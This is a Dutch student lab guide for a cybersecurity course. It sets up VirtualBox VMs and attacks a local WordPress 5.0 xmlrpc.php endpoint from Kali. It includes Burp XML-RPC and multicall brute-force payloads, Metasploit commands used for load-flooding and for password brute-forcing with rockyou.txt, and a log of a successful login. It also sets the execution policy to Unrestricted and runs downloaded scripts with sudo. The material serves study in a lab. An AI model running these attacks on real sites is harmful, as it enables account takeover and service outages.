

Deployment handleiding

Dit is ons stappenplan/startupplan voor de cybersecurity opdracht.

We exploiten een XML vulnerability in wordpress 5.0.0

Student 1: Pieter Deconinck

Student 2: Matthias Appelmans



Virtuele machines opzetten.


Folder structure

Ons script verwacht dat de vdi's in de juiste folder zitten.

Debian Desktop VDI: `C:\VDI Files\Debian\Debian 11 (64bit).vdi`

Kali VDI: `C:\VDI Files\Debian\Kali Linux 2022.3 (64bit).vdi`





Download de vm's

- Download de Debian 11 Desktop 64 bit image van <https://www.osboxes.org/debian/>
- Download de Kali Linux 2022.3 (All Tools) 64 bit van <https://www.osboxes.org/kali-linux/>

Powershell script

- Open een terminal op de plek van de DebianV.ps1 & EvilKali.ps1
- Vraag eerst je execution policy op met `Get-ExecutionPolicy`
- als deze niet op **unrestricted** staat voer dan dit commando uit: `Set-ExecutionPolicy Unrestricted`
- Run daarna de scripts 1 voor 1 met `.\DebianV.ps1` en `.\EvilKali.ps1`
- Als vboxmanage niet gevonden kan worden link je die best aan je Path
`$env:Path += ";C:\Program Files\Oracle\VirtualBox"`

```
Windows PowerShell
Directory: U:\Cybersec-Matthi-Pieter\VMs

Mode                LastWriteTime         Length Name
----                -
-a----            14/05/2023    23:04         1441 DebianV.ps1
-a----            14/05/2023    23:04         1004 EvilKali.ps1

PS U:\Cybersec-Matthi-Pieter\VMs> |
```

```
Windows PowerShell
PS U:\Cybersec-Matthi-Pieter\VMs> .\DebianV.ps1
Virtual machine 'DebianV' is created and registered.
UUID: 5a7cb697-2fec-4c61-8af2-0b51990b8623
Settings file: 'C:\Users\Mr.weas\VirtualBox VMs\DebianV\DebianV.vbox'
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Medium created. UUID: 3a6d2d77-6ed3-4c73-b7f3-c41697f1b910
Waiting for VM "DebianV" to power on...
VM "DebianV" has been successfully started.
PS U:\Cybersec-Matthi-Pieter\VMs> |
```

Als je de VM al eens opgezet hebt, en hem opnieuw wilt opzetten, moet je eerst de VM verwijderen (delete all files). en verwijder ook de aangemaakte vdi in de media manager.

Als je problemen hebt met een al gebruikte UUID:

```
VBoxManage internalcommands sethduuid "C:\VDI Files\Debian\Debian 11 (64bit).vdi"
```

```
VBoxManage internalcommands sethduuid "C:\VDI Files\Kali\Kali Linux 2022.3 (64bit).vdi"
```

Debian Desktop Webserver

- Log in op de virtuele machine met osboxes.org
- De scripts kan je vinden in onze Bash scripts folder op github:
<https://github.com/Pieter-Deconinck/Cybersec-Matthi-Pieter>
- Open de terminal en download het debian.sh script:

```
sudo wget https://raw.githubusercontent.com/Pieter-Deconinck/Cybersec-Matthi-Pieter/main/Bash%20scripts/debian.sh
```
- geef het script execute permissions:

```
sudo chmod +x debian.sh
```
- voer het script uit met sudo:

```
sudo ./debian.sh
```

```
osboxes@osboxes: ~  
wordpress/wp-admin/js/color-picker.js  
wordpress/wp-admin/js/password-strength-meter.js  
wordpress/wp-admin/js/customize-nav-menus.js  
wordpress/wp-admin/js/editor-expand.js  
wordpress/wp-admin/js/code-editor.min.js  
wordpress/wp-admin/js/set-post-thumbnail.js  
wordpress/wp-admin/options-permalink.php  
wordpress/wp-admin/widgets.php  
wordpress/wp-admin/setup-config.php  
wordpress/wp-admin/install.php  
wordpress/wp-admin/admin-header.php  
wordpress/wp-admin/post-new.php  
wordpress/wp-admin/themes.php  
wordpress/wp-admin/options-reading.php  
wordpress/wp-trackback.php  
wordpress/wp-comments-post.php  
Considering dependency mpm_prefork for php7.4:  
Considering conflict mpm_event for mpm_prefork:  
Considering conflict mpm_worker for mpm_prefork:  
Module mpm_prefork already enabled  
Considering conflict php5 for php7.4:  
Module php7.4 already enabled  
Script completed you may now access localhost and configure wordpress  
osboxes@osboxes:~$
```

De database settings zijn al door gegeven aan wordpress via de wp-config.php file.

- Ga nu naar `localhost` en vervolledig de installatie met


Site title: `Pieter`

Username: `Pieter`

Password: `greenday`

Email: `Pieter.deconinck@student.hogent.be`

- Log in als admin op `https://localhost/wp-admin/`
- pas de wordpress url's aan naar `192.168.1.60`



Kali Attacker

- Log in op de virtuele machine met osboxes.org
- De scripts kan je vinden in onze Bash scripts folder op github:
<https://github.com/Pieter-Deconinck/Cybersec-Matthi-Pieter>
- Open de terminal en download het debian.sh script:
`sudo wget https://raw.githubusercontent.com/Pieter-Deconinck/Cybersec-Matthi-Pieter/main/Bash%20scripts/kali.sh`
- geef het script execute permissions: `sudo chmod +x kali.sh`
- voer het script uit met sudo: `sudo ./kali.sh`

Exploit uitvoeren


Burp suite proof-of-concept

- Open burp suite en klik op de Proxy tab
- Open de burp suite browser en browse naar <http://192.168.1.60/xmlrpc.php>
- Dit zou een "XML-RPC server accepts POST requests only." moeten geven.

- Zet intercept nu aan in de proxy, en refresh de pagina
- Stuur de GET request naar de repeater via actions
- In de repeater tab, verander de **GET** naar **POST**
- Voeg de payload toe en klik send.

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

- Je kan zien dat de server de request verwerkt.



- Voeg de Multicall array payload toe en klik send.

```
<methodCall>
<methodName>system.multicall</methodName>
<params>
  <param>
    <value>
      <array>
        <data>
          <value>
            <struct>
              <member>
                <name>methodName</name>
                <value><string>wp.getUsersBlogs</string></value>
              </member>
              <member>
                <name>params</name>
                <value>
                  <array>
                    <data>
                      <value><string>admin</string></value>
                      <value><string>password1</string></value>
                    </data>
                  </array>
                </value>
              </member>
            </struct>
          </value>
        </data>
      </array>
    </value>
  <param>
    <value>
      <struct>
        <member>
          <name>methodName</name>
          <value><string>wp.getUsersBlogs</string></value>
        </member>
        <member>
          <name>params</name>
          <value>
            <array>
              <data>
                <value><string>admin</string></value>
                <value><string>password2</string></value>
              </data>
            </array>
          </value>
        </member>
      </struct>
    </value>
  </data>
</array>
</value>
</param>
```

```
</params>
</methodCall>
```

Metasploit framework

DOS attack

- Ga naar de Debian VM en open een terminal
- voer het `top` commando uit en bekijk de cpu %

```
osboxes@osboxes: ~
top - 14:06:53 up 34 min, 1 user, load average: 0.05, 0.17, 0.16
Tasks: 255 total, 1 running, 254 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.4 us, 1.4 sy, 0.0 ni, 97.1 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 3930.9 total, 1176.7 free, 1005.2 used, 1749.1 buff/cache
MiB Swap: 8583.0 total, 8583.0 free, 0.0 used. 2632.2 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
 17751 root        20   0       0       0       0 I   5.9   0.0   0:00.35 kworker+
    1 root        20   0 165316 10892   7864 S   0.0   0.3   0:03.06 systemd
    2 root        20   0       0       0       0 S   0.0   0.0   0:00.00 kthreadd
    3 root         0 -20       0       0       0 I   0.0   0.0   0:00.00 rcu_gp
    4 root         0 -20       0       0       0 I   0.0   0.0   0:00.00 rcu_par+
    6 root         0 -20       0       0       0 I   0.0   0.0   0:00.00 kworker+
    9 root         0 -20       0       0       0 I   0.0   0.0   0:00.00 mm_perc+
   10 root        20   0       0       0       0 S   0.0   0.0   0:00.00 rcu_tas+
   11 root        20   0       0       0       0 S   0.0   0.0   0:00.00 rcu_tas+
   12 root        20   0       0       0       0 S   0.0   0.0   0:00.14 ksoftir+
   13 root        20   0       0       0       0 I   0.0   0.0   0:00.20 rcu_sch+
   14 root        rt    0       0       0       0 S   0.0   0.0   0:00.01 migrati+
   15 root        20   0       0       0       0 S   0.0   0.0   0:00.00 cpuhp/0
   16 root        20   0       0       0       0 S   0.0   0.0   0:00.00 cpuhp/1
   17 root        rt    0       0       0       0 S   0.0   0.0   0:00.30 migrati+
   18 root        20   0       0       0       0 S   0.0   0.0   0:00.37 ksoftir+
   20 root         0 -20       0       0       0 I   0.0   0.0   0:00.00 kworker+
```

- Open het metasploit framework in de Kali VM. Via search bar of met `msfconsole`
- Gebruik de DOS module: `use auxiliary/scanner/http/wordpress_xmlrpc_login`
- Bepaal target ip: `set RHOSTS 192.168.1.60`
- Bepaal target poort: `set RPORT 80`
- Request limiet: `set RLIMIT 10000000`
- Bekijk de ingestelde opties: `show options`
- Voer de attack uit: `run`
- ga kijken bij de Debian VM terminal


```

osboxes@osboxes: ~
top - 14:07:16 up 34 min, 1 user, load average: 0.42, 0.24, 0.19
Tasks: 252 total, 9 running, 243 sleeping, 0 stopped, 0 zombie
%Cpu(s): 50.3 us, 12.8 sy, 0.0 ni, 30.2 id, 0.1 wa, 0.0 hi, 6.6 si, 0.0 st
MiB Mem : 3930.9 total, 1237.2 free, 947.7 used, 1746.0 buff/cache
MiB Swap: 8583.0 total, 8583.0 free, 0.0 used, 2693.1 avail Mem

  PID USER      PR  NI   VIRT   RES   SHR  S  %CPU  %MEM    TIME+  COMMAND
 14736 mysql      20   0 2136668 128612 24320 S   56.7   3.2   0:20.13 mariadb
 18201 www-data   20   0 199544   34752 25204 R   18.7   0.9   0:05.10 apache2
 18210 www-data   20   0 199536   34748 25204 R   18.7   0.9   0:03.85 apache2
 18200 www-data   20   0 199536   34748 25204 R   18.3   0.9   0:05.08 apache2
 18196 www-data   20   0 199536   34708 25164 S   18.0   0.9   0:05.29 apache2
 18392 www-data   20   0 199528   34632 25100 R   18.0   0.9   0:00.86 apache2
 18392 www-data   20   0 199528   34636 25100 R   18.0   0.9   0:00.87 apache2
 18389 www-data   20   0 199528   34676 25140 S   17.7   0.9   0:01.06 apache2
 17653 www-data   20   0 199732   38252 28392 S   17.0   1.0   0:05.59 apache2
 18206 www-data   20   0 199536   34708 25164 S   17.0   0.9   0:04.78 apache2
 18026 www-data   20   0 199816   36776 26908 S   16.3   0.9   0:05.38 apache2
 17655 www-data   20   0 201360   45244 33932 R   16.0   1.1   0:05.57 apache2
 18024 www-data   20   0 199560   34896 25304 R   16.0   0.9   0:05.30 apache2
 1271 osboxes     20   0 4965160 319156 120096 R    7.0   7.9   0:45.15 gnome-shell
 18209 root        20   0      0      0      0 I    3.3   0.0   0:00.23 kworker/u8:3-events_unbound
 18285 osboxes     20   0 402476   47228 37500 S    1.7   1.2   0:00.35 gnome-terminal-
 18 root        20   0      0      0      0 S    1.0   0.0   0:00.45 ksoftirqd/1
 18054 root        20   0      0      0      0 I    0.7   0.0   0:00.24 kworker/u8:1-flush-8:0
 18378 osboxes     20   0 10244    3920   3152 R    0.3   0.1   0:00.02 top
    1 root        20   0 165316  10892   7864 S    0.0   0.3   0:03.06 systemd
    2 root        20   0      0      0      0 S    0.0   0.0   0:00.00 kthreadd
    3 root        0 -20      0      0      0 I    0.0   0.0   0:00.00 rcu_gp
    4 root        0 -20      0      0      0 I    0.0   0.0   0:00.00 rcu_par_gp
    6 root        0 -20      0      0      0 I    0.0   0.0   0:00.00 kworker/0:0H-events_highpri
    9 root        0 -20      0      0      0 I    0.0   0.0   0:00.00 mm_percpu_wq
   10 root        20   0      0      0      0 S    0.0   0.0   0:00.00 rcu_tasks_rude_

```

- Stop de attack met `ctrl+c` in de Kali vm terminal te doen.

Bruteforce credentials

- Open het metasploit framework in de Kali VM. Via search bar of met `msfconsole`
- Gebruik de DOS module: `use auxiliary/scanner/http/wordpress_xmlrpc_login`
- Bepaal target ip: `set RHOSTS 192.168.1.60`
- Bepaal de namen lijst: `set USER_FILE /usr/share/wordlists/names.txt`
- Bepaal de passwords lijst: `set PASS_FILE /usr/share/wordlists/rockyou.txt`
- Stop vanaf succes: `set STOP_ON_SUCCESS true`
- Unzip de rockyou wordlist: `sudo gunzip /usr/share/wordlists/rockyou.txt.gz`
- Voeg de namen toe aan de names.txt: `sudo nano /usr/share/wordlists/names.txt`

```

Pieter
Matthias
Joeri
Metehan
Jari
Jobbe
Sven
Michiel

```

- Bekijk de ingestelde opties: `show options`
- Voer de attack uit: `run`

```
Shell No. 1
File Actions Edit View Help
[-] 192.168.1.60:80 - Failed: 'Pieter:patricia'
[-] 192.168.1.60:80 - Failed: 'Pieter:rachel'
[-] 192.168.1.60:80 - Failed: 'Pieter:tequiero'
[-] 192.168.1.60:80 - Failed: 'Pieter:7777777'
[-] 192.168.1.60:80 - Failed: 'Pieter:cheese'
[-] 192.168.1.60:80 - Failed: 'Pieter:159753'
[-] 192.168.1.60:80 - Failed: 'Pieter:arsenal'
[-] 192.168.1.60:80 - Failed: 'Pieter:dolphin'
[-] 192.168.1.60:80 - Failed: 'Pieter:antonio'
[-] 192.168.1.60:80 - Failed: 'Pieter:heather'
[-] 192.168.1.60:80 - Failed: 'Pieter:david'
[-] 192.168.1.60:80 - Failed: 'Pieter:ginger'
[-] 192.168.1.60:80 - Failed: 'Pieter:stephanie'
[-] 192.168.1.60:80 - Failed: 'Pieter:peanut'
[-] 192.168.1.60:80 - Failed: 'Pieter:blink182'
[-] 192.168.1.60:80 - Failed: 'Pieter:sweetie'
[-] 192.168.1.60:80 - Failed: 'Pieter:222222'
[-] 192.168.1.60:80 - Failed: 'Pieter:beauty'
[-] 192.168.1.60:80 - Failed: 'Pieter:987654'
[-] 192.168.1.60:80 - Failed: 'Pieter:victoria'
[-] 192.168.1.60:80 - Failed: 'Pieter:honey'
[-] 192.168.1.60:80 - Failed: 'Pieter:00000'
[-] 192.168.1.60:80 - Failed: 'Pieter:fernando'
[-] 192.168.1.60:80 - Failed: 'Pieter:pokemon'
[-] 192.168.1.60:80 - Failed: 'Pieter:maggie'
[-] 192.168.1.60:80 - Failed: 'Pieter:corazon'
[-] 192.168.1.60:80 - Failed: 'Pieter:chicken'
[-] 192.168.1.60:80 - Failed: 'Pieter:pepper'
[-] 192.168.1.60:80 - Failed: 'Pieter:cristina'
[-] 192.168.1.60:80 - Failed: 'Pieter:rainbow'
[-] 192.168.1.60:80 - Failed: 'Pieter:kisses'
[-] 192.168.1.60:80 - Failed: 'Pieter:manuel'
[-] 192.168.1.60:80 - Failed: 'Pieter:myspace'
[-] 192.168.1.60:80 - Failed: 'Pieter:rebelde'
[-] 192.168.1.60:80 - Failed: 'Pieter:angeli'
[-] 192.168.1.60:80 - Failed: 'Pieter:ricardo'
[-] 192.168.1.60:80 - Failed: 'Pieter:babygurl'
[-] 192.168.1.60:80 - Failed: 'Pieter:heaven'
[-] 192.168.1.60:80 - Failed: 'Pieter:55555'
[-] 192.168.1.60:80 - Failed: 'Pieter:baseball'
[-] 192.168.1.60:80 - Failed: 'Pieter:martin'
[+] 192.168.1.60:80 - Success: 'Pieter:greenday'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scamer/http/wordpress_xmlrpc_login) > |
```